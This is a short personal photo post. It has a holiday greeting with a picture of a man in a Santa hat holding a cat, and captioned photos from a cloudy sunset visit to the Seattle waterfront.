
A man wearing a Santa hat and festive red sweater holds an orange cat against a teal background with 'Happy Holidays' text above.

Happy holidays everyone! Have a great rest of the year!


Seattle Waterfront


A seagull perches on a rooftop overlooking Seattle's waterfront with the Great Wheel and Puget Sound in the background. A large Ferris wheel rises behind a waterfront building with 'Seattle Harbor Cruise' signage at dusk.
A fire hazard warning sign in the foreground with shipping container cranes visible across the water under a cloudy sky at dusk.
People and stairs People walk up and down a long outdoor staircase at dusk, with some figures motion-blurred while bright street lights glow above in the autumn trees.
A brightly illuminated Ferris wheel on a waterfront pier glows with pink and purple lights against a dramatic sunset sky as a ferry passes by in the water.

Went to the Seattle waterfront over the weekend to watch the sunset (at like 4pm lol). Unfortunately it was pretty cloudy out, but I had a good time.